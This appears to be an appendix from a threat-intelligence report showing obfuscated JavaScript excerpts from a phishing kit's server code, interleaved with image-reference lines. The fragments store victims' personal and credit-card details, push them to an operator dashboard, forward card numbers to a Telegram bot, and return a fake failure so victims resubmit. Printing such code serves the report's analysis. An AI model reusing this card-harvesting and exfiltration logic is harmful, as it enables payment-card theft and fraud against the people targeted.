


```
async ['saveUserInfo'](_0x146fa9) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x146fa9.data)
    const _0x439339 = await this.visitorsInfoService.saveOrUpdateUserInfo(
      _0x146fa9.uuid,
      _0x146fa9.state,
      _0x146fa9.data
    )
    if (_0x439339) {
      const _0x1a922b = this.socketContextService.getContext()
      return (
        _0x1a922b.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x146fa9.uuid,
          state: _0x146fa9.state,
          type: 'userInfo',
          data: _0x146fa9.data,
          cHistoryresult: [],
        }),
        this.ok()
      )
    } else {
      return this.fail('0')
    }
  } catch (_0x4671d0) {
    console.log(_0x4671d0)
    throw new core_2.CoolCommException('error')
  }
}
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
async ['saveResetInfo'](_0x38e28c) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x38e28c.data)
    const _0x5e7308 = await this.visitorsInfoService.saveResetInfo(
      _0x38e28c.uuid,
      _0x38e28c.state,
      _0x38e28c.data
    )
    if (_0x5e7308) {
      const _0x1f0c14 = this.socketContextService.getContext()
      return (
        _0x1f0c14.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x38e28c.uuid,
          state: _0x38e28c.state,
          data: _0x38e28c.data,
          cHistoryresult: [],
        }),
        this.ok()
      )
    } else {
      return this.fail('0')
    }
  } catch (_0x33c526) {
    console.log(_0x33c526)
    throw new core_2.CoolCommException('error')
  }
}
```

Appendix


つなごう。驚きを。幸せを。
docomo Business

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
async ['saveCardInfo'](_0x48518f) {
  var _0x32bc0d
  try {
    this.visitorsInfoService.validateJsonSize(_0x48518f.data)
    const _0x690c47 =
      await this.visitorsInfoService.saveOrUpdateCreditCardInfo(
        _0x48518f.uuid,
        4,
        _0x48518f.data
      )
    if (!_0x690c47) {
      return this.fail('0')
    }
    const _0x968f8e = this.socketContextService.getContext()
    this.visitorStatisticsService.increaseCatch()
    const _0xe743f6 =
      await this.sSCardHeaderSettingsService.isRejectCardHeader(
        ((_0x32bc0d = _0x48518f.data) === null || _0x32bc0d === void 0
          ? void 0
          : _0x32bc0d.cardNumber) || ''
      )
    if (_0xe743f6) {
      return (
        await sleep(2000),
        this.ok({
          type: 0,
          errText: '',
        })
      )
    }
```




```
    try {
      const _0xc63dd = await this.sSTelegramService.isConfiguredCNR()
      if (_0xc63dd) {
        const _0xe73506 = new Date(),
          _0xa64489 =
            'ID: ' +
            _0x690c47.id +
            ' 在 ' +
            _0x690c47.codeName +
            ' 提交了卡号 ' +
            _0xe73506.toLocaleString('zh-CN', {
              timeZone: 'Asia/Shanghai',
            }) +
            '\n' +
            ('提交的数据:\n' + JSON.stringify(_0x48518f.data, null, 3))
        this.sSTelegramService.sendMessage(
          _0x690c47.id,
          _0xa64489,
          true
        )
      }
    } catch (_0x2313d4) {
      console.log(_0x2313d4)
      this.visitorLogService.record(
        '',
        '',
        '',
        '',
        '',
        true,
        _0x2313d4.errorMessage
      )
    }
    return await sleep(2000), this.fail('as')
  }
}
```

